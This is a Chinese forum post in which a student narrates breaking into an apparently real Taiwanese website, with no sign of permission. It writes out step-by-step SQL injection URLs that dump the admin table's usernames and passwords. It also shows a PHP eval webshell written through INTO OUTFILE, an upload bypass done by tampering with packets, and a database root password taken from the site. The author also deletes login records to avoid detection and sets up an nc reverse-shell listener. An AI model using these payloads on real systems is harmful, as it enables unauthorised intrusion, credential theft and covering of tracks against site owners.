|
菜鸟的一次小渗透 由于目前还在上大三,课余时间弄一下。虽然我很菜但是我很努力学,如果各位大牛看到请不要嘲笑我,让大家见笑了。 0x01信息收集 用明小子扫描一下后台,看看有没有文件上传的地方 找到注入点,先看一下有几个字段, 46个,真是多啊! http://www.xxxx.com.tw/roomInfo.php?sn=56e9206b7a7e2151'order by 46 --+ 0x02进行注入 然后就可以查看一下用户和数据库名了,竟然是root用户,找到路径就能直接写一句话了,也找到了数据库herzcom_web http://www.xxxx.com.tw/roomInfo.php?sn=56e9206b7a7e2151'and 0 UNION SELECT1,2,3,user(),5,6,7,8,9,10,11,12,13,14,15,16,17,18,database(),20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46--+ 继续查看一下表信息,第一个表竟然就是admin,先进去看看 http://www.xxxx.com.tw/roomInfo.php?sn=56e9206b7a7e2151'and 0 UNION SELECT1,2,3,table_name,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46from information_schema.tables where table_schema="herzcom_web" limit0,1--+ 果然第一个admin表就是用户表,字段为id username password 继续爆破admin表中信息,找到用户名和密码 http://www.xxxx.com.tw/roomInfo.php?sn=56e9206b7a7e2151'and 0 UNION SELECT1,2,3,username,5,6,7,8,9,10,11,12,13,14,15,16,17,18,password,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46from herzcom_web.admin limit 0,1--+ 一直没有找到后台,试试直接上传一句话木马,但是不知道路径,明小子也没有找到后台 扫描的时候,扫到了http://www.xxxx.com.tw/files/,点进去看看,没准能发现信息,返回上一级菜单的时候,发现了报错的地方,觉得是网站地址 查看网站上传地址 http://www.xxxx.com.tw/roomInfo.php?sn=56e9206b7a7e2151'and UNION SELECT 1,2,3, (selectloadfile(' /var/www/html/xxxx.com.tw')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46--+ 试试上传一句话木马 http://www.xxxx.com.tw/roomInfo.php?sn=56e9206b7a7e2151' and 0 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,'<?php eval($_POST["123"]);?>',20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46into outfile '/var/www/html/xxxx.com.tw/1.php' --+

到上传的地址看了看,上传成功 第二种方法是用工具扫描到了后台,用户名和密码都是burpsuite爆破,发现用户名密码都是admin http://www.xxxx.com.tw/siteadmin/ 0x03抓包改包进行上传 找到上传点,为了防止把站里的图片搞坏了,特意下载了原图,在上传原图的基础上,抓包改包,加上一句话 在文件名前面加阶段,发送成功200,但是没有显示路径 在网站中查看上传的图片信息,找到图片路径http://www.xxxx.com.tw/img_file 在路径中,找到了很多图片,以为没有上传成功,发现有一个php格式文件,文件竟然被改名了,也不知道能不能连接 试着用网页连接一下,成功了,离开后台前,删除一下登录记录,不然就被发现了! 0x04建立连接,查找信息 菜刀连接成功,网站地址的确是在/ver/www/html/xxxx.com.tw中 查找一下数据库文件 得到数据库的用户名:root密码:herzkingnet 连接一下数据库 找到了一个版本信息完全吻合的提权方法,连接外网, 建立反弹连接,本地运行nc.exe -l -vv -p 5555复制代码监听5555端口,这步必须做到的是,端口在外网开放,思路很简单,不过我还没有完全掌握。这里就不在献丑了,只是简单的拿shell。P.S.可能也许能用udf提权 总结: 也许是这次运气很好,很快的就找到了突破的点,所以渗透的思路比较简单。总之先找到目标之后扫描获得基础信息,之后找到漏洞或者注入点,能用sql一句话拿就用sql一句话,不能的话就找到后台去上传一句话木马,最后拿到shell。由于刚学习渗透,可能没有亮点,希望给我一个机会在90的大家庭中学习。 |
